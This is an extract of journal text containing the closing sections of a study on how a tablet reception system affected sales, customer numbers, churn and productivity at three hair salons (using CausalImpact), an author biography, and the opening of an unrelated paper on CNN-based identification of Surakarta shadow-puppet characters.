As for the related research works on customer characterization, recently, a customer profiling method with big data based on Binary Decision Tree: BDT and clustering for sales prediction was proposed and evaluated the accuracy [18].

Modified Prophet [5] +Optuna [6] prediction method (predict sales with Prophet with hyperparameter optimization with Optuna) for sales estimations was also proposed and evaluated its accuracy [19]. Meanwhile, churn customer estimation method based on LightGBM[7] for improving sales was proposed [20] together with method for characterization of customer churn based on LightBGM and experimental approach for mitigation of churn [21]. Method for predictive trend analytics with SNS information for marketing was conducted [22].

III. Proposed Method

A. Reception System

We developed a management system that allows hair salon reception work (done on tablet devices). The aim is to streamline reception work with simple operations and improve customer satisfaction by streamlining reception, calling, and work analysis. Another aim is to reduce the amount of work done by staff.

Fig. 1 shows the outlook of the reception system tablet terminal and the display image of the tablet device. Salon name, date, called customer's name, the number of waiting customers and reception start button appeared on the screen.

Fig. 1. Outlook of the reception system tablet terminal and the display image of the tablet device.

After key-in the required information through the reception system, reception number, customer's name, phone number, ordered menu, status, and cancellation are displayed as shown in Fig. 2. There are four statuses: Accepted: the acceptance via the tablet has been completed; Called: the staff will call the customer; Guided: the customer will be guided to the treatment seat; and Treatment Completed: the treatment has been completed. These reception systems are developed at three hair salons and operated for more than nine months, from March 2024 to November 2024 until now. The sales, the number of customers, churn customers and the hourly productivity for each salon are recorded for these dates and the past dates from the beginning. Therefore, intervention analysis for the sales, the number of customers, and the hourly productivity can be evaluated.

B. Method for Intervention Time Series Analysis

We used a method called CausalImpact, which is useful when you want to verify the change in the effect of introducing a reception system over time. To predict counterfactual scenarios, CausalImpact builds a model that can manage time

[5] https://facebook.github.io/prophet/docs/quick_start.html
[6] https://optuna.readthedocs.io/en/stable/installation.html
[7] https://github.com/microsoft/LightGBM

series data, called a Bayesian structural time series model. To build the model, we use time series data of outcome variables before and after the intervention, as well as data that is likely to be useful for predicting counterfactual scenarios (called covariates).


Fig. 2. Display reception number, customer's name, phone number, ordered menu, status, and cancellation.

We will not go into details of the model, but it combines a state space model that expresses the change in outcome variables over time, a local linear trend that is often used in time series data analysis, and a regression model that uses covariates. Covariates must be selected that are not affected by the intervention and whose relationship with the outcome variable does not change before and after the intervention.

IV. Experiment

A. Data Used

Three hair salons, Salons #1, #2, and #3 are selected for the intervention time series analysis. The sales, the number of customers, and churn rate as well as hourly productivity are shown in Fig. 3[(a), (b), (c), (d)] respectively. Red dotted line shows the date for the reception system which will be introduced.



(a) Sales

(b) The number of customers

(c) Churn rate

(d) Hourly productivity

Fig. 3. Sales, the number of customers, and churn rate as well as hourly productivity of the Salons #1, #2, and #3.

The sales of Salon #1 are almost flat, and the effect of the introduction is negligible. The sales of Salon #2 are declining due to the introduction, while the sales of Salon #3 seem to have improved significantly due to the introduction effect. We thought that one factor behind these which increases and decreases is personnel transfers and shortened business hours in February 2024, which are the cause of the appearance of some salons with rising and falling sales. Looking at the trend in customer numbers, we can see that they are trending in the same way as sales.

On the other hand, looking at the time series data for the churn rate, we can see that Salon #2 is increasing, while Salons #1 and #3 are trending sideways. It is noticeable that only the churn rate up to 2024-11, but this is because, due to the definition of churn, it is not possible to measure it until ninety days have passed. Regarding hourly productivity, we can see that Salon #3 is on an upward trend, while Salons #1 and #2 are flat or downward trends.


B. Software Code Used

The intervention time series analysis method is to build a predictive model using data from before the intervention and quantify the causal effect from the difference with the actual results after the intervention, and to examine the intervention effect estimated by CausalImpact. Currently, the predictive model uses a Bayesian structural time series model (Causalimpact default).


C. Result from the Intervention Time Series Analysis

1) Hourly productivity: Regarding hourly productivity, the evaluation result of the effect of introducing the reception system at Salon #3 was significant. One plausible reason for this is the effect of personnel transfers and insufficient sample size. There are no noteworthy results at other salons. The predicted value for Salon #3 is 2,222 yen (95% confidence interval is [1998.21, 2445.41]). As the average actual result after the intervention was 2,639.54 yen, we can conclude that the introduction of the reception system improved hourly productivity by 417.08 yen.


Fig. 4[(a), (b), and (c)] shows actual hourly productivity: y, predicted hourly productivity point by point effects and cumulative effects for Salon #1, #2, and #3.



(a) Salon #1



(b) Salon #2



(c) Salon #3


Fig. 4. Actual hourly productivity: y, predicted hourly productivity, point by point effects and cumulative effects for Salon #1, #2, and #3.

2) Sales: On the other hand, we investigated sales and the number of customers. To increase the sample size before and after the intervention in sales, we decided to use daily data for the analysis of sales and number of visitors. For Salon #1, the predicted sales were approximately 89,000 yen (95% confidence interval: [82720.69 yen, 95481.59 yen]) as shown in Fig. 5(a). The average actual result after the intervention was 103,082 yen. In conclusion, the effect of introducing the reception system was statistically significant, and it was true that the introduction increased sales by 13,691 yen. Note that, as with hourly productivity, we would do better to consider the intervention effect of personnel transfers.

Meanwhile, the predicted sales value for Salon #2 was approximately 37,000 yen (95% confidence interval: [31077.53, 42973.61]), and the average actual sales after the introduction of the reception system was 26,495 yen as shown in Fig. 5(b), so the result is statistically significant, and it can be said that the introduction of the system reduced sales by 10,460 yen. Note that this evaluation result also reflects the intervention effects of personnel transfers and shortened business hours.

As for the Salon #3, during the post-intervention period, the response variable had an average value of approx. 47821.46 yen as shown in Fig. 5(c). In the absence of an intervention, we would have expected an average response of 49049.87 yen.

The 95% interval of this counterfactual prediction is [44359.24 yen, 53015.54 yen]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is -1228.41 yen with a 95% interval of [-5194.09 yen, 3462.21 yen].




(a) Salon #1

(b) Salon #2

(c) Salon #3

Fig. 5. Actual sales: y, predicted sales point by point effects and cumulative effects for Salon #1, #2, and #3.

3) Churn rate: As for Salon #1, during the post-intervention period, the response variable had an average value of approximately 0.42 as shown in Fig. 6(a). In the absence of intervention, we expected an average response of 0.44. The 95% interval of this counterfactual prediction is [0.42, 0.46]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is -0.02 with a 95% interval of [-0.04, 0.01].



(a) Salon #1

(b) Salon #2


(c) Salon #3

Fig. 6. Actual churn rate: y, predicted churn rate point by point effects and cumulative effects for Salon #1, #2, and #3.


On the other hand, during the post-intervention period, the response variable had an average value of approximately 0.54 for Salon #2 as shown in Fig. 6(b). By contrast, in the absence of an intervention, we would have expected an average response of 0.49. The 95% interval of this counterfactual prediction is [0.47, 0.52]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is 0.05 with a 95% interval of [0.02, 0.07].

The increase in churn rate for Salon #2 is statistically significant because the prediction was 0.49 (95% confidence interval [0.47, 0.52]) and the post-implementation mean was 0.54. Meanwhile, during the post-intervention period, the response variable had an average value of approximately 0.36 for Salon #3 as shown in Fig. 6(c). In the absence of an intervention, we would have expected an average response of 0.38. The 95% interval of this counterfactual prediction is [0.34, 0.42]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is -0.02 with a 95% interval of [-0.06, 0.02].


4) Number of customers: As for Salon #1, during the post-intervention period, the response variable had an average value of approximately 43.44 as shown in Fig. 7(a). By contrast, in the absence of an intervention, we expected an average response of 37.16. The 95% interval of this counterfactual prediction is [33.85, 41.19]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is 6.29 with a 95% interval of [2.25, 9.6].



(a) Salon #1



(b) Salon #2



(c) Salon #3

Fig. 7. Actual number of customers: y, predicted number of customers, point by point effects and cumulative effects for Salon #1, #2, and #3.

Meanwhile, during the post-intervention period, the response variable had an average value of approximately 12.6 for Salon #2 as shown in Fig. 7(b). By contrast, in the absence of an intervention, we would have expected an average response of 18.88. The 95% interval of this counterfactual prediction is [13.53, 23.41]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is -6.28 with a 95% interval of [-10.82, -0.93].

On the other hand, during the post-intervention period, the response variable had an average value of approximately 25.1 for Salon #3 as shown in Fig. 7(c).

In the absence of an intervention, we would have expected an average response of 26.18. The 95% interval of this counterfactual prediction is [23.5, 28.94]. Subtracting this prediction from the observed response yields an estimate of the causal effect the intervention had on the response variable. This effect is -1.08 with a 95% interval of [-3.84, 1.59].

V. Conclusion

The effect of the introduction of the reception system on sales, number of customers, and hourly productivity has a positive significant difference in Salon #1, and a negative significant difference in Salon #2. However, one of the possible reasons is due to the influence of personnel transfers and business hour changes, even when looking at the visualization of monthly trends.

It is unclear whether there is a significant difference in the actual effect of the introduction of the reception system, so it is necessary to at least look at the difference with the intervention effect of February 2024. When we look back to one-year since the introduction in June 2025, Salon #3 will show some difference.

There is room to consider the possibility that it is effective for large stores like Salon #1, but not effective for small stores. Reasons for their effectiveness in large stores include the fact that it is easier to benefit from the organization of receptions for large numbers of people and the visualization of the number of people waiting.

The effect of the introduction of the reception system on the attrition rate was significant at Salon #1 (significant for increasing the attrition rate), although the sample size was also small. In other cases, we obtained no remarkable results.

We expected that older customers would have more defects, but overall, Salon #3 and Salon #1 saw a decline in defection rates.

FUTURE RESEARCH WORKS

The effect of the introduction of the reception system on the attrition rate was significant in Salon #2 (significant for increasing the attrition rate) and insignificant in other stores, although the sample size was also small. Although we expected that older customers would have more attrition rates, overall, the attrition rates were declining in Salon #1 and Salon #3. We will formulate hypotheses about the reasons for this and verify them in the future.

Kohei Arai, He received BS, MS, and PhD degrees in 1972, 1974 and 1982, respectively. He was with The Institute for Industrial Science and Technology of the University of Tokyo from April 1974 to December 1978 also was with National Space Development Agency of Japan from January 1979 to March 1990. During 1985 to 1987, he was with Canada Centre for Remote Sensing as a Post Doctoral Fellow of National Science and Engineering Research Council of Canada. He moved to Saga University as a Professor in Department of Information Science in April 1990. He was a counselor for the Aeronautics and Space related to the Technology Committee of the Ministry of Science and Technology from 1998 to 2000. He was a councilor of Saga University during 2002 and 2003. He was also an executive councilor for the Remote Sensing Society of Japan from 2003 to 2005. He is a Science Council of Japan Special Member since 2012. He is a Visiting Professor at Prishtina University. He is also a lecturer at Nishi-Kyushu University and Kurume Institute of Technology. He wrote 134 books and published 745 journal papers as well as 584 conference papers. He received ninety-eight of awards including ICSU/COSPAR Vikram Sarabhai Medal in 2016, and Science award of Ministry of Education of Japan in 2015. He is now Editor-in-Chief of IJACSA and IJISA. http://teagis.ip.is.saga-u.ac.jp/index.html

Modified MobileNet-V2 Convolution Neural Network (CNN) for Character Identification of Surakarta Shadow Puppets

Achmad Solichin*, Dwi Pebrianti, Painem, Sanding Riyanto
Faculty of Information Technology, Universitas Budi Luhur, Jakarta, Indonesia

***Abstract*—Shadow puppets or in Indonesian called as "wayang kulit" is one of Indonesia's native traditional arts that still exists to this day. This art form has been recognised by UNESCO since 2003. Wayang kulit is not just ordinary entertainment. It carries profound moral values, but is gradually being forgotten by the younger generation. To facilitate the public in recognizing wayang kulit characters, a desktop-based application was developed using Canny edge detection for image extraction and a modified MobileNet-V2 CNN algorithm for character identification. The dataset used in this research was sourced from Google and Instagram, with 22 names of wayang kulit characters serving as classes. The identification results for 1,312 wayang kulit images (test data) using the classic CNN model yielded an accuracy of 50%, precision of 53%, and recall of 47%. Meanwhile, with the modified MobileNet-V2 CNN model, called custom CNN gives an accuracy of 92%, precision of 93%, and recall of 92%. From the result, it is shown that the custom CNN has high performance, where it has a few false positive predictions in detecting the characters of wayang kulit. Additionally, the result shows that the CNN model is robust and reliable for the task of identifying the wayang kulit characters. Based on the result, the model can be applied in preserving and promoting traditional wayang kulit art by helping to catalog and identify characters, making it more accessible to a wider audience, including the younger generation.**

***Keywords*—Wayang kulit; characters identification; Convolution Neural Network (CNN); machine learning; image processing**

I. Introduction

Wayang kulit is a form of puppet theatre from Central and East Java (Javanese culture) that utilizes figures made from buffalo or sometimes cowhide. Wayang performances can be shown with their shadows from behind the screen to reveal the intricacies of their details, but they can also be presented from the front to showcase the beauty of their artistry. The stories and narratives are drawn from the Ramayana and Mahabharata epics. In each story, there is typically a conflict between the virtuous (protagonist) and the villainous (antagonist) wayang characters.

Wayang kulit is one of Indonesia's native cultures, recognized by UNESCO as a Masterpiece of Oral and Intangible Heritage of Humanity, an awe-inspiring cultural narrative and beautiful cultural heritage, since November 7, 2003 [1]. This recognition serves as motivation and a call to all elements of the nation to continue preserving and safeguarding the essence of wayang kulit art. One way to do this is by striving to understand and recognize the characters in wayang kulit.

Sulaksono et al. mentioned that wayang kulit is footage or a representation of human life symbolized in shadows [2]. Wayang kulit can be used as a medium in the character teaching and learning [3]. Furthermore, it is believed that wayang is not only symbolized the human physical, but rather symbolized human nature [4]. By knowing and implementing the values brought by wayang kulit story, it is expected that the human life on earth will be peaceful and enriched with cultural wisdom.

However, most of the younger generation today are not familiar with the various types or names of wayang kulit characters, except for those born before the 1990s [5] [6] [7]. Furthermore, the various forms of wayang kulit characters can appear similar, making it challenging for the public to distinguish them.

While the COVID-19 pandemic has made wayang kulit performances available through YouTube videos, it only addresses the broadcast mechanism of these performances and does not solve the issue of the audience not recognizing the names of wayang kulit characters. This becomes a problem when an entire generation loses knowledge of these characters' names and identities.

Surakarta shadow puppets was most popular for its performance and craftsmanship; many people collected the wayang and it was widely spread throughout the globe [8]. Surakarta's wayang kulit becomes famous for several reasons which are the historical significance. Surakarta was the center of Javanese culture and art. Additionally, Surakarta is renowned for its high quality wayang kulit performance. Puppet makers and puppeteers in Surakarta are known for their exceptional craftmanship and skill in creating intricate shadow puppets. On top of that, Surakarta Sultanate has historically been a strong supporter of wayang kulit.

Each character in Surakarta's wayang kulit is dependent on its visual attribute. They may have unique facial features, clothing, and accessories. Color and attire are also significant attributes to identify each character in wayang kulit. Additionally, posture and gestures are other attributes that can be used for the identification of wayang kulit's character.

Arjuna is one of the characters in wayang kulit which belongs to Pandava brothers from the Indian epic, the Mahabharata. It is mentioned that Arjuna is representing humans with his heroic and noble characteristic [9]. Arjuna has a distinctive head with a crown or headgear, his facial features are often depicted with fine details, including eyes, nose and mouth.

Furthermore, Arjuna's body is usually slender and well-proportioned.

Research in identification of wayang kulit's characters was mainly involving the puppet experts, for example Ki M, Dim Hali Djarwosularso, Ki Manteb Soedharsono, Ki R. Ng. Soenarno Dutodiprojo, Ki Gaib Widopandoyo and Ki Sudirman Ronggodarsono [10]. Furthermore, there are some researchers in social studies tried to compile the visual of *wayang kulit*'s character into recorded documentation [11], [12].

With the advancement of Artificial Intelligence nowadays, it can be implemented in the identification of wayang kulit's characters [12]. This will lead to the preservation of wayang kulit as a cultural artifact. In the past five years, a substantial number of researchers have exhibited a keen interest in the application of Artificial Intelligence (AI) and Machine Learning (ML) for the identification of shadow puppet characters. The primary objective, naturally, is the preservation of this globally recognized cultural heritage.

A technique based on the Single Shot Multiple Detector (SSD) was developed to detect four Punakawan characters, achieving an accuracy of 98% [13]. Nevertheless, the method was limited to characters with clearly distinguishable visual traits. Later, the Convolutional Neural Network (CNN) approach was applied to classify five wayang characters using the Raspberry Pi 4 platform, reaching an accuracy between 96% and 97% [14]. However, this study only focused on a small subset of wayang characters and did not provide detailed insights into the implementation process on the Raspberry Pi.

Within the same timeframe, several studies also investigated the classification or recognition of wayang characters using a restricted number of character classes. One such approach involved the use of Support Vector Machine (SVM) combined with Gray Level Co-occurrence Matrix (GLCM) features to identify a set of five selected wayang figures. [15]. Simultaneously, another study embarked on a similar exploration by employing GLCM features but applied the Multi-Layer Perceptron (MLP) classification method to identify five distinct wayang characters [16]. Notably, both investigations yielded accuracy values that remained relatively modest.

In the continued exploration of wayang character recognition, subsequent studies have revisited and expanded upon earlier methodologies. A study conducted in 2021 re-applied the Support Vector Machine (SVM) classifier alongside Gray Level Co-occurrence Matrix (GLCM) features to classify the same five wayang characters as in prior research. However, the results did not indicate a significant improvement in classification accuracy compared to earlier findings [15].

Building upon previous efforts, another study introduced a novel two-stage approach [17]. The first stage involved the identification of six wayang characters, followed by a second stage in which web scraping techniques were employed to retrieve relevant textual information from online sources based on the identified characters. This study utilized the VGG16 deep learning architecture and reported an accuracy of 89%. An enhancement to this approach was later introduced using the Mask Region-based Convolutional Neural Network (Mask R-CNN) model [18], applied to the same dataset and set of characters. The adoption of Mask R-CNN led to an improved classification accuracy of 92%, indicating its potential superiority in handling object detection tasks involving complex traditional imagery.

In the past two years, there has been a marked shift towards the use of deep learning techniques for wayang character classification. One such study employed Convolutional Neural Networks (CNN) to categorize a substantial dataset of 430 wayang images into four distinct character groups [19], achieving an accuracy of 93%. A similar effort utilized CNN to classify 100 monochromatic wayang images into binary classes, distinguishing between protagonist and antagonist roles [20]. Recent research combines CNN and Hyperparameters tuning methods to identify five wayang characters [21]. However, the accuracy is still relatively low.

Another significant contribution explored the classification of 400 wayang images divided into four categories [22]. This study integrated a series of image preprocessing techniques, including Contrast Limited Adaptive Histogram Equalization (CLAHE), RGB color space transformations, Gaussian filtering, and thresholding. These methods culminated in the highest reported classification accuracy to date, reaching 98.75%.

In contrast to the prevailing trend of deep learning adoption, a more recent study employed the Extreme Learning Machine (ELM) algorithm combined with morphological feature extraction to identify five wayang characters [7]. While the methodology introduced an alternative perspective, its accuracy performance remained below the benchmarks established by deep learning-based approaches.

A comprehensive review of research pertaining to the identification of wayang characters conducted within a period of five years, has led to several research gaps. Firstly, most of the researches remain confined to a restricted wayang kulit's characters, notably favoring the more widely recognized and celebrated figures such as Pandawa [14], [17], [18], [19], Punawakan [13], [22], and a select cohort of other prominent characters. The preference for a limited subset of characters underscores a gap in the exploration of the broader spectrum of wayang figures.

